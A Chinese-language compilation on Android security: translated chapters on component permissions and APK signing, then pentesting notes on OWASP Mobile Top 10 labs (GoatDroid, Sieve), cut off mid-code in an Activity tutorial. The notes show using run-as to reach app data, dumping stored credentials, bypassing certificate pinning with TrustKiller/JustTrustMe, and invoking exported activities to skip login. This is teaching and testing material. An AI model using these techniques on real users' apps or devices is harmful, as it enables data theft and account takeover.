> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
>

虽然在这一节中我们描述了应用层的安全性，但是实际的安全实施通常出现在到目前为止描述的底层。 但是，在介绍应用层之后，我们更容易解释 Android 的一些安全功能。

5.1 应用组件

Android 应用以 Android 软件包（ `.apk` ）文件的形式分发。 一个包由 Dalvik 可执行文件，资源文件，清单文件和本地库组成，并由应用的开发人员使用自签名证书签名。 每个 Android 应用由四个组件类型的几个组件组成：活动（Activity），服务（Service），广播接收器（Boardcast Reciver）和内容供应器（Content Provider）。 将应用分离为组件有助于应用的一部分在应用之间重用。

活动。 活动是用户界面的元素之一。 一般来说，一个活动通常代表一个界面。

服务。 服务是 Android 中的后台工作装置。 服务可以无限期运行。 最知名的服务示例是在后台播放音乐的媒体播放器，即使用户离开已启动此服务的活动。

广播接收器。 广播接收器是应用的组件，它接收广播消息并根据所获得的消息启动工作流。

内容供应器。 内容供应器是为应用提供存储和检索数据的能力的组件。 它还可以与另一应用共享一组数据。

因此，Android 应用由不同的组件组成，没有中央入口点，不像 Java 程序和 `main` 方法那样。 由于没有入口点，所有组件（广播接收器除外，它也可以动态定义）需要由应用的开发人员在 `AndroidManifest.xml` 文件中声明。 分离成组件使得我们可以在其它应用中使用组件。 例如，在清单 5.1 中，显示了一个应用的 `AndroidManifest.xml` 文件的示例。 此应用包含第 21 行中声明的一个 `Activity` 。其他应用可能会调用此活动，将此组件的功能集成到其应用中。

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3   package="com.testpackage.testapp"
4   android:versionCode="1"
5   android:versionName="1.0"
6   android:sharedUserId="com.testpackage.shareduid"
7   android:sharedUserLabel="@string/sharedUserId" >
8
9   <uses-sdk android:minSdkVersion="10" />
10
11   <permission android:name="com.testpackage.permission.mypermission"
12     android:label="@string/mypermission_string"
13     android:description="@string/mypermission_descr_string"
14     android:protectionLevel="dangerous" />
15
16   <uses-permission android:name="android.permission.SEND_SMS"/>
17
18   <application
19     android:icon="@drawable/ic_launcher"
20     android:label="@string/app_name" >
21     <activity android:name=".TestActivity"
22       android:label="@string/app_name"
23       android:permission="com.testpackage.permission.mypermission" >
24       <intent-filter>
25         <action android:name="android.intent.action.MAIN" />
26         <category android:name="android.intent.category.LAUNCHER" />
27       </intent-filter>
28       <intent-filter>
29         <action android:name="com.testpackage.testapp.MY_ACTION" />
30         <category android:name="android.intent.category.DEFAULT" />
31       </intent-filter>
32     </activity>
33   </application>
34 </manifest>
```

代码 5.1： `AndroidManifest.xml` 文件示例

Android 提供了各种方式来调用应用的组件。 我们可以通过使用方法 `startActivity` 和 `startActivityForResult` 启动新的活动。 服务通过 `startService` 方法启动。 在这种情况下，被调用的服务调用其方法 `onStart` 。 当开发人员要在组件和服务之间建立连接时，它调用 `bindService` 方法，并在被调用的服务中调用 `onBind` 方法。 当应用或系统组件使用 `sendBroadcast` ， `sendOrderedBroadcast` 和 `sendStickyBroadcast` 方法发送特殊消息时，将启动广播接收器。

内容供应器由来自内容解析器的请求调用。所有其他组件类型通过 `Intent` （意图）激活。 意图是 Android 中基于 `Binder` 框架的特殊通信手段。意图被传递给执行组件调用的方法。被调用的组件可以被两种不同类型的意图调用。为了显示这些类型的差异，让我们考虑一个例子。例如，用户想要在应用中选择图片。应用的开发人员可以使用显式意图或隐式意图来调用选择图片的组件。对于第一种意图类型，开发人员可以在他的应用的组件中实现挑选功能，并使用带有组件名称数据字段的显式意图调用此组件。当然，开发人员可以调用其他应用的组件，但是在这种情况下，他必须确保该应用安装在系统中。一般来说，从开发人员的角度来看，一个应用中的组件或不同应用的组件之间的交互不存在差异。对于第二种意图类型，开发人员将选择适当组件的权利转移给操作系统。 `intent` 对象在

其 `Action` ， `Data` 和 `Category` 字段中包含一些信息。根据这个信息，使用意图过滤器，操作系统选择可以处理意图的适当组件。意图过滤器定义了组件可以处理的意图的“模板"。当然，相同的应用可以定义一个意图过滤器，它将处理来自其他组件的意图。

5.2 应用层的权限

权限不仅用于保护对系统资源的访问。 第三方应用的开发人员还可以使用自定义权限来保护对其应用的组件的访问。 自定义权限声明的示例如清单 5.1 中第 11 行所示。自定义权限的声明类似于系统权限之一。

为了说明自定义权限的用法，请参考图 5.1。由 3 个组件组成的应用 2 希望保护对其中两个的访问：C1 和 C2。为了实现这个目标，应用 2 的开发者必须声明两个权限标签 `p1` ， `p2` ，并相应地将它们分配给受保护的组件。如果应用 1 的开发者想要访问应用 2 的组件 C1 ，则他必须定义他的应用需要权限 `p1` 。在这种情况下，应用 1 就可以使用应用 2 的组件 C1。如果应用没有指定所需的权限，则禁止访问受此权限保护的组件（参见图 5.1 中组件 C2 的情况）。回头看看我们在代码 5.1 中的 `AndroidManifest.xml` 文件的例子，活动 `TestActivity` 被权限 `com.testpackage.permission.mypermission` 保护，它在同一个应用清单文件中声明。如果另一个应用想要使用 `TestActivity` 提供的功能，它必须请求使用此权限，类似于第 16 行中的操作。




图 5.1：保护第三方应用组件的权限实施

`ActivityManagerService` 负责调用应用的组件。 为了保证应用组件的安全性，在用于调用组件的框架方法（例如，5.1 节中描述的 `startActivity` ）中，放置特殊的钩子。 这些钩子检查应用是否有权调用组件。 这些检查以 `PackageManagerServer` 类的 `CheckUidPermission` 方法结束（参见清单 4.6）。 因此，发生在 Android 框架层的实际的权限实施，可以看做 Android 操作系统的受信任部分。 因此，应用不能绕过检查。 有关如何调用组件和权限检查的更多信息，请参见permissions。

第六章 Android 安全的其它话题

> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
>

在本章中，我们会涉及到与 Android 安全相关的其他主题，这些主题不直接属于已经涉及的任何主题。

6.1 Android 签名过程

Android 应用程序以 Android 应用包文件（ `.apk` 文件）的形式分发到设备上。 由于这个平台的程序主要是用 Java 编写的，所以这种格式与 Java 包的格式 -- `jar` （Java Archive）有很多共同点，它用于将代码，资源和元数据（来自可选的 `META-INF` 目录 ）文件使用 zip 归档算法转换成一个文件。 `META-INF` 目录存储软件包和扩展配置数据，包括安全性，版本控制，扩展和服务[5]。 基本上，在 Android 的情况中， `apkbuilder` 工具将构建的项目文件压缩到一起[1]，使用标准的 Java 工具 `jarsigner` 对这个归档文件签名[6]。 在应用程序签名过程中， `jarsigner` 创建 `META-INF` 目录，在 Android 中通常包含以下文件：清单文件（ `MANIFEST.MF` ），签名文件（扩展名为 `.SF` ）和签名块文件（ `.RSA` 或 `.DSA` ） 。

清单文件（ `MANIFEST.MF` ）由主属性部分和每个条目属性组成，每个包含在未签名的 `apk` 中文件拥有一个条目。 这些每个条目中的属性存储文件名称信息，以及使用 base64 格式编码的文件内容摘要。 在 Android 上，SHA1 算法用于计算摘要。 清单 6.1 中提供了清单文件的摘录。

```
1 Manifest-Version : 1.0
2 Created-By: 1.6.0 41 (Sun Microsystems Inc. )
3
4 Name: res/layout/main . xml
5 SHA1-Digest : NJ1YLN3mBEKTPibVXbFO8eRCAr8=
6
7 Name: AndroidManifest . xml
8 SHA1-Digest : wBoSXxhOQ2LR/pJY7Bczu1sWLy4=
```

代码 6.1：清单文件的摘录

包含被签名数据的签名文件（ `.SF` ）的内容类似于 `MANIFEST.MF` 的内容。 这个文件的一个例子如清单 6.2 所示。 主要部分包含清单文件的主要属性的摘要（ `SHA1-Digest-Manifest-Main-Attributes` ）和内容摘要（ `SHA1-Digest-Manifest` ）。 每个条目包含清单文件中的条目的摘要以及相应的文件名。

```
1 Signature-Version : 1.0
2 SHA1-Digest-Manifest-Main-Attributes : nl/DtR972nRpjey6ocvNKvmjvw8=
3 Created-By: 1.6.0 41 (Sun Microsystems Inc. )
4 SHA1-Digest-Manifest : Ej5guqx3DYaOLOm3Kh89ddgEJW4=
5
6 Name: res/layout/main.xml
7 SHA1-Digest : Z871jZHrhRKHDaGf2K4p4fKgztk=
8
9 Name: AndroidManifest.xml
10 SHA1-Digest : hQtlGk+tKFLSXufjNaTwd9qd4Cw=
11 ...
```

代码 6.2：签名文件的摘录

最后一部分是签名块文件（ `.DSA` 或 `.RSA` ）。 这个二进制文件包含签名文件的签名版本; 它与相应的 `.SF` 文件具有相同的名称。 根据所使用的算法（RSA 或 DSA），它有不同的扩展名。

相同的apk文件有可能签署几个不同的证书。 在这种情况下，在 `META-INF` 目录中将有几个 `.SF` 和 `.DSA` 或 `.RSA` 文件（它们的数量将等于应用程序签名的次数）。

6.1.1 Android 中的应用签名检查

大多数 Android 应用程序都使用开发人员签名的证书（注意 Android 的“证书”和“签名”可以互换使用）。 此证书用于确保原始应用程序的代码及其更新来自同一位置，并在同一开发人员的应用程序之间建立信任关系。 为了执行这个检查，Android 只是比较证书的二进制表示，它用于签署一个应用程序及其更新（第一种情况）和协作应用程序（第二种情况）。

这种对证书的检查通过 `PackageManagerService` 中的方法 `int compareSignatures(Signature[] s1，Signature[] s2)` 来实现，代码如清单 6.3 所示。在上一节中，我们注意到在 Android 中，可以使用多个不同的证书签署相同的应用程序。这解释了为什么该方法使用两个签名数组作为参数。尽管该方法在 Android 安全规定中占有重要地位，但其行为强烈依赖于平台的版本。在较新版本中（从 Android 2.2 开始），此方法比较两个 `Signature` 数组，如果两个数组不等于 `null` ，并且如果所有 `s2` 签名都包含在 `s1` 中，则返回 `SIGNATURE MATCH` 值，否则为 `SIGNATURE_NOT_MATCH` 。在版本 2.2 之前，此方法检查数组 `s1` 是否包含在 `s2` 中。这种行为允许系统安装升级，即使它们已经使用原始应用程序的证书子集签名[2]。

在几种情况下，需要同一开发人员的应用程序之间的信任关系。 第一种情况与 `signature` 和 `signatureOrSystem` 的权限相关。 要使用受这些权限保护的功能，声明权限和请求它的包必须使用同一组证书签名。 第二种情况与 Android 运行具有相同 UID 或甚至在相同 Linux 进程中运行不同应用程序的能力有关。 在这种情况下，请求此类行为的应用程序必须使用相同的签名进行签名。

```
1 static int compareSignatures ( Signature[] s1 , Signature[] s2 ) {
2   if ( s1 == null ) {
3     return s2 == null
4       ? PackageManager.SIGNATURE_NEITHER_SIGNED
5       : PackageManager.SIGNATURE_FIRST_NOT_SIGNED;
6   }
7   if ( s2 == null ) {
8     return PackageManager.SIGNATURE_SECOND_NOT_SIGNED;
9   }
10   HashSet<Signature> set1 = new HashSet<Signature>() ;
11   for ( Signature sig : s1 ) {
12     set1.add( sig ) ;
13   }
14   HashSet<Signature> set2 = new HashSet<Signature>() ;
15   for ( Signature sig : s2 ) {
16     set2.add( sig ) ;
17   }
18   // Make sure s2 contains all signatures in s1 .
19   if ( set1.equals ( set2 ) ) {
20     return PackageManager.SIGNATURE_MATCH;
21   }
22   return PackageManager.SIGNATURE_NO_MATCH;
23 }
```

代码 6.3： `PackageManagerService` 中的 `compareSignatures` 方法

Android应用安全

最近想扩展学习下 Android 应用安全，找到一份入门指引 ，大概走了一遍，有一些注意的点且记下。

1. 建议下载的 Appie 版本为 2.0，因为作者写这些文章时用的是2.0 版本，亲试使用3.1版本时 goat droid 等 app 的 db 都是损坏的。如果在 cmd 内 goatdroid 执行不了，可以找到 jar 文件并 java -jar xx.jar 启动它
2. 在 drozer 启动时出现找不到java 的 错误，可以在用户家目录如 C:\Users\s1mba 下建立 .drozer_config 文件，内容如下：

   ```
   [executables]
   java = D:\Java\jdk1.8.0_91\bin\java.exe
   [executables]
   javac = D:\Java\jdk1.8.0_91\bin\javac.exe
   ```

   cd drozer 所在目录(如D:\Appie\Appie\vendor\drozer）再执行 drozer console connect, 否则执行命令 list 可能提示没有module，对某个module 使用时 run app.package.info –help
3. 使用 virtualbox 启动 genymotion avd 时，设置 network 为 adaptor1为host-only（允许全部访问），在全局config 建立一个nat 网络，将network adaptor2 设置为nat；若宿主机还需要使用代理才能访问网络，则在 avd wifi 中也需要长按设置下代理（或者为 burpsuite）
4. 在使用 adb 安装一些 apk 到 avd 时提示 arm_abi 冲突，需要安装下 genymotion-arm-translation_v1.1.zip，下载后将其拖动到 avd 界面安装即可
5. 在登录 goatdroid、herd financial 等 app 时需要设置下server ip port 即 宿主机的 ip，port 默认是 9888。如果不知道用户名密码则在 goatdroid service 界面找下 db 所在，查询下已有用户名和密码，一般有个默认用户 goatdroid : goatdroid
6. 第12章中说可以绕过登录页面直接启动 intent-filter 出来的主页，但貌似用户主页是在 activities.Home，此 activity 外部调用不了
7. 安装 Genymotion 时最好用打包 virtualbox 的版本，settings 设置下代理网络（如果需要），设置下sdk 地址（即 appie2 目录下 某位置，如D:\Appie2\Appie\bin\adt\sdk）
8. cmd 中 adb devices 启动时如果报错端口占用，可能是还有另外一份 sdk（比如 android studio）并开启了 adb。
9. 单独使用 SDK Manager 时需要设置下代理。使用 android studio 时设置 auto detect proxy 让其找到 pac 文件即可，但编译时需 要设置下 Gradle 的代理，在 gradle.properties 文件中配置

```
systemProp.https.proxyHost=proxy.example.com
systemProp.http.proxyHost=proxy.example.com
systemProp.https.proxyPort=8080
systemProp.http.proxyPort=8080
```

10. 测试android 应用安全常用工具
    adb (adb devices | adb shell | adb install | adb uninstall | adb push | adb pull | adb forward | adb shell am[activityManager] | adb shell pm[packageManager]）
    drozer （模拟一个app 的方式与其他app 交互，adb forward tcp:31415 tcp:31415 ）
    That means for these tasks we won't be needing a rooted device, and neither drozer need rooted device to run. All the attacks we will do from drozer console will be originated from drozer app to testing application on your device. So it is like attacking your Banking application installed on your phone from a malicious application also installed on the same device.
    apktool（反编译apk 成 smali 文件等）
    dex2jar （将apk 文件反编译成 jar 文件，即class 文件集合）
    jdgui（把jar 文件反编译成 java 源文件）

11. android:debuggable
    Look for **android:debuggable** value in the AndroidManifest.xml file.
    In order to figure out which PID belong to our application, type **adb jdwp** before running the application you wanted to test.
    Now with the help of **run-as** binary we can execute commands as com.mwr.example.sieve application

```
C:\Users\Aditya Agrawal\Desktop
$ adb shell
shell@hwCHM-H:/ $ run-as com.mwr.example.sieve
run-as com.mwr.example.sieve
shell@hwCHM-H:/data/data/com.mwr.example.sieve $ |
```

    Note: Above is the shell access of my personal phone which is not rooted.
    Now you can extract the data or run an arbitary code using application permission like shown below.

```
C:\Users\Aditya Agrawal\Desktop
$ adb shell run-as com.mwr.example.sieve ls -l
drwxrwx--x u0_a178  u0_a178           2015-10-08 03:22 cache
drwxrwx--x u0_a178  u0_a178           2015-10-08 03:22 databases
lrwxrwxrwx install  install           2015-10-08 03:22 lib -> /data/app-lib/com.mwr.example.sieve-1
```

12. android:allowBackup
    allowBackup 风险位置：AndroidMannifest.xml 文件 android:allowBackup 属性
    allowBackup 风险触发前提条件：未将 AndroidMannifest.xml 文件中的 android:allowBackup 属性值设为 false
    allowBackup 风险原理：当 allowBackup 标志值为 true 时，即可通过 adb backup 和 adb restore 来备份和恢复应用程序数据

13. 开发者后门

    There are sometimes when developer put a backdoor to a particular application. He/She puts that because he doesn’t want somebody else to access that sensitive piece of Information and sometimes that backdoor is for debugging purposes.

    通过反编译成 java 源代码，查看某些 activity 也许可以发现一些登录的后门。

一、Weak Server Side Controls

客户端app 以 api 形式请求server 端服务，server 端的一些缺陷逻辑导致的漏洞，类似传统的 owasp web top 10。
how to fix
Secure coding and configuration practices must be used on server-side of the mobile application.

二、Insecure Data Storage

Internal Storage

不要对 shared_prefs 目录下的文件使用 MODE_WORLD_READBALE & MODE_WORLD_WRITABLE 模式，如果要共享数据给其他app 读取，可以使用 content provider 并加以权限控制的方式。

```
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls -al
ls -al
-rw-rw-r-- u0_a99   u0_a99        209 2015-01-14 13:55 credentials.xml
-rw-rw-r-- u0_a99   u0_a99        153 2015-01-14 13:55 destination_info.xml
-rw-rw-r-- u0_a99   u0_a99        148 2015-01-14 13:55 proxy_info.xml
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # cat credentials.xml
redentials.xml                                                              <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">goatdroid</string>
    <boolean name="remember" value="true" />
    <string name="username">goatdroid</string>
</map>
```

External Storage

保存在 sd card 的文件都是全局可读写的，所以不要存储一些敏感数据。建议不要从外部存储中加载 class 等可执行文件，需要对读取的文件加以验证，比如签名鉴定等。

content provider

见 Android content provider

三、Insufficient Transport Layer Protection

Common Scenarios

- **Lack of Certificate Inspection**: Android Application fails to verify the identity of the certificate presented to it. Most of the application ignore the warnings and accept any

self-signed certificate presented. Some Application instead pass the traffic through an HTTP connection.

- **Weak Handshake Negotiation**: Application and server perform an SSL/TLS handshake but use an insecure cipher suite which is vulnerable to MITM attacks. So any attacker can easily decrypt that connection.
- **Privacy Information Leakage**: Most of the times it happens that Applications do authentication through a secure channel but rest all connection through non-secure channel. That doesn't add to security of application because rest sensitive data like session cookie or user data can be intercepted by an malicious user.

What is certificate Pinning?

By default, when making an SSL connection, the client(android app) checks that the server's certificate has a verifiable chain of trust back to a trusted (root) certificate and matches the requested hostname. This lead to problem of **Man in the Middle Attacks(MITM)**.
In certificate Pinnning, an Android Application itself contains the certificate of server and only transmit data if the same certificate is presented.

- There are some rare application which uses custom protocols instead of HTTP/HTTPS to transmit data. Either because of requirement or because to prevent interception through common techniques.
- There are some ultra rare application's which also encrpyts data before placing data in HTTP Request Body, which ultimately then passed through an SSL connection to the server.

如果app 做了 certificate Pinning 验证，那么即使手机在安装了 burpsuite 的ca 证书的情况下，也不能拦截到https 请求。

We will install Android SSL-Trust-Killer application in the android device which will bypass SSL Certificate Pinning for nearly all application.

Make Sure Cydia Substrate is installed on the device/emulator.

- Download Android SSL-Trust-killer from here.
- Install using **adb install Android-SSL-TrustKiller.apk**
- Restart the device/emulator using Cydia Substrate. Now if you try to intercept then you can see most of traffic from nearly every app in BurpSuite .

Most of the android security professionals uses Cydia Substrate and Android-SSL-TrustKiller for intercepting traffic but as Cydia Substrate is not supported after **Android 4.2.2** , it may be a problem to some users who want to pentest app which only works on Kitkat(Android 4.4.4) or Lollipop(Android 5.0.0) .

So i will be using a Xposed Framework and JustTrustMe which is an xposed framework module.

- First download Xposed Installer apk from here and install on your device.
- Now download JustTrustMe apk from here and install it on your device.
- Then open up your Xposed Installer App from your device and open modules in it. Then click on the checkbox to activate that module.

四、Unintended Data Leakage

Logging

Pidcat is a modified version of logcat with better viewing of logs.

```
C:\Appie\pentesting
λ pidcat com.mwr.example.sieve

                Process com.mwr.example.sieve created for activity com.mwr.example.sieve/.MainLoginActivity
                PID: 1868   UID: 10078   GIDs: {50078, 1028, 1015, 3003}

                Process com.mwr.example.sieve:remote created for service com.mwr.example.sieve/.AuthService
                PID: 1881   UID: 10078   GIDs: {50078, 1028, 1015, 3003}

          libEGL  loaded /system/lib/egl/libEGL_genymotion.so
                  HostConnection::get() New Host Connection established 0xb92577e8, tid 1868
          libEGL  loaded /system/lib/egl/libGLESv1_CM_genymotion.so
                  loaded /system/lib/egl/libGLESv2_genymotion.so
  EGL_genymotion  eglSurfaceAttrib not implemented
  OpenGLRenderer  Enabling debug mode 0
  ActivityThread  Loading provider com.mwr.example.sieve.DBContentProvider: com.mwr.example.sieve.DBContentProvider
     m_MainLogin  String enetered: 1234567890123456
        dalvikvm  Trying to load lib /data/app-lib/com.mwr.example.sieve-1/libencrypt.so 0xa6a7ec58
         houdini  [1881] Loading library(version: 3.2.1.43093 RELEASE)... successfully.
```

Copy/Paste Buffer Caching

Android provides clipboard-based framework to provide copy-paste function in android applications. But this creates serious issue when some other application can access the clipboard which contain some sensitive data.
How To Fix
Disable copy/paste function for sensitive part of the application. For example, disable copying credit card details.

Crash Logs

If an application crashes during runtime and it saves logs somewhere then those logs can be of help to an attacker especially in cases when android application cannot be reverse engineered.
How To Fix
Avoid creating logs when applications crashes and if logs are sent over the network then ensure that they are sent over an SSL channel.

Analytics Data Sent To 3rd Parties

Most of the application uses other services in their application like Google Adsense but sometimes they leak some sensitive data or the data which is not required to sent to that service. This may happen because of the developer not implementing feature properly.

You can look by intercepting the traffic of the application and see whether any sensitive data is sent to 3rd parties or not.

五、Poor Authentication And Authorization

1. 启动export 出来的activity，可以直接登录到用户首页，绕过了登录过程。
2. 输入不存在的用户名会提示不存在，输入存在的用户名会提示已注册，可以用于爆破（如果后端server逻辑没有做频率限制）。
3. 更换 userid 等可以任意登录其他人帐号。
4. 返回内容泄露设备 deviceid 等。

六、Broken Cryptography

So according to OWASP below are the scenarios which can occur in an application

- Poor Key Management Processes The best encryption doesn't matter when you do not handle keys properly.Below are some scenarios which are common in Application building:- Including the keys in the same attacker-readable directory as the encrypted content Making the keys otherwise available to the attacker Avoid the use of hardcoded keys within your binary
- Creation and Use of Custom Encryption Protocols、 There is a Awesome library Conceal which was developed by Facebook suitable for Applications wanted to Encrypt large files in an efficient manner.
- Use of Insecure and/or Depcreated algorithms. Some of the them are listed below:
RC4
MD4
MD5
SHA1

七、Client Side Injections

- **Javascript Injection**: The mobile browser is vulnerable to javascript injection as well. Android default Browser has also access to mobile applications cookies. If you have your Google account attached to device then you can use your Google account in

Android Browser without authentication.

- Several application interfaces or language functions can accept data and can be fuzzed to make applications crash. While most of these flaws do not lead to overflows because of the phone's platforms being managed code, there have been several that have been used as a "userland" exploit in an exploit chain aimed at rooting or jailbreaking devices.
- Mobile malware or other malicious apps may perform a binary attack against the presentation layer (HTML, JavaScript, Cascading Style Sheets) or the actual binary of the mobile app's executable. These code injections are executed either by the mobile app's framework or the binary itself at run-time.

How To Fix

- **SQL Injection**: When dealing with dynamic queries or Content-Providers ensure you are using parameterized queries.
- **JavaScript Injection(XSS)**: Verify that JavaScript and Plugin support is disabled for any WebViews (usually the default).
- **Local File Inclusion**: Verify that File System Access is disabled for any WebViews (`webview.getSettings().setAllowFileAccess(false);`).
- **Intent Injection/Fuzzing**: Verify actions and data are validated via an Intent Filter for all Activities.

八、Security Decisions via Untrusted Input

If any of the component is public then it can accessed from another application installed on the same device. In Android a activity/services/content provider/broadcast receiver is public when exported is set to true but a component is also public if the manifest specifies an Intent filter for it.
However,developers can explicitly make components private (regardless of any intent filters) by setting the "exported" attribute to false for each component in the manifest file.
Developers can also set the "permission" attribute to require a certain permission to access each component, thereby restricting access to the component.

Android content provider
Android activity
Android broadcast
Android services

九、 Improper Session Handling

Session handling is very important part after authentication has been done. Session Management should also be done in secure way to prevent some vulnerable sceanarios. Most of the application have secure mechanism for authentication but very insecure mechanisms for session handling, below i will be describing some of the common scenarios.

No session destruction at server side

I have seen this one most of the times, most of the applications just send a null cookie when user opt for logout but still that session cookie is valid on server side and is not destroyed after user opted for logout feature.

Cookie not set as Secure

The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text.

To accomplish this goal, browsers which support the secure flag will only send cookies with the secure flag when the request is going to a HTTPS page. Said in another way, the browser will not send a cookie with the secure flag set over an unencrypted HTTP request.

十、Binary Protections

可以使用 dex2jar、jdgui 反编译java 源代码。
Application Code can be obfuscated with the help of Proguard but it is only able to slow down the adversary from reverse engineering android application, obfuscation doesn't prevent reverse engineering. You can learn more about proguard here.

For security conscious application's application, Dexguard can be used. Dexguard is a commercial version of Proguard. Besides encrypting classes, strings, native libraries, it also adds tamper detection to let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.

原文 by 瘦蛟舞

0x00 科普

Android 每一个Application 都是由Activity、Service、content Provider 和 Broadcast Receiver 等Android 的基本组件所组成，其中Activity 是实现应用程序的主体，它承担了大量的显示和交互工作，甚至可以理解为一个"界面"就是一个Activity。 Activity 是为用户操作而展示的可视化用户界面，比如说，一个activity 可以展示一个菜单项列表供用户选择，或者显示一些包含说明的照片。

一个短消息应用程序可以包括一个用于显示作为发送对象的联系人的列表的activity，一个给选定的联系人写短信的activity 以及翻阅以前的短信和改变设置的 activity。


尽管它们一起组成了一个内聚的用户界面，但其中每个activity都与其它的保持独立，每个都是以Activity 类为基类的子类实现。
一个应用程序可以只有一个activity，或如刚才提到的短信应用程序那样，包含很多个。每个activity的作用，以及其数目，自然取决于应用程序及其设计。

一般情况下，总有一个应用程序被标记为用户在应用程序启动的时候第一个看到的，从一个activity 转向另一个的方式是靠当前的activity 启动下一个。

0x01 知识要点

参考：http://developer.android.com/guide/components/activities.html

生命周期



启动方式

显式启动

配置文件中注册组件

```
<activity android:name=".ExampleActivity" android:icon="@drawable/app_icon">
<intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
```

`android.intent.action.MAIN` 表明这个activity 是程序的主activity， `android.intent.category.LAUNCHER` 表示这个activity 可以通过LAUNCHER 来启动。直接使用intent 对象指定application 以及activity 启动

```
Intent intent = new Intent(this, ExampleActivity.class);
startActivity(intent);
```

未配置intent-filter的action属性，activity只能使用显式启动，私有Activity推荐使用显式启动。

隐式启动

```
Intent intent = new Intent(Intent.ACTION_SEND);
intent.putExtra(Intent.EXTRA_EMAIL, recipientArray);
startActivity(intent);
```

隐式调用就是没有明确的指出组件信息，而是通过Filter去过滤出需要的组件。

```
Intent intent = new Intent();
intent.setAction(Intent.ACTION_BATTERY_LOW);
intent.addCategory(Intent.CATEGORY_APP_EMAIL);
intent.setDataAndType(Uri.EMPTY, "video/mpeg");
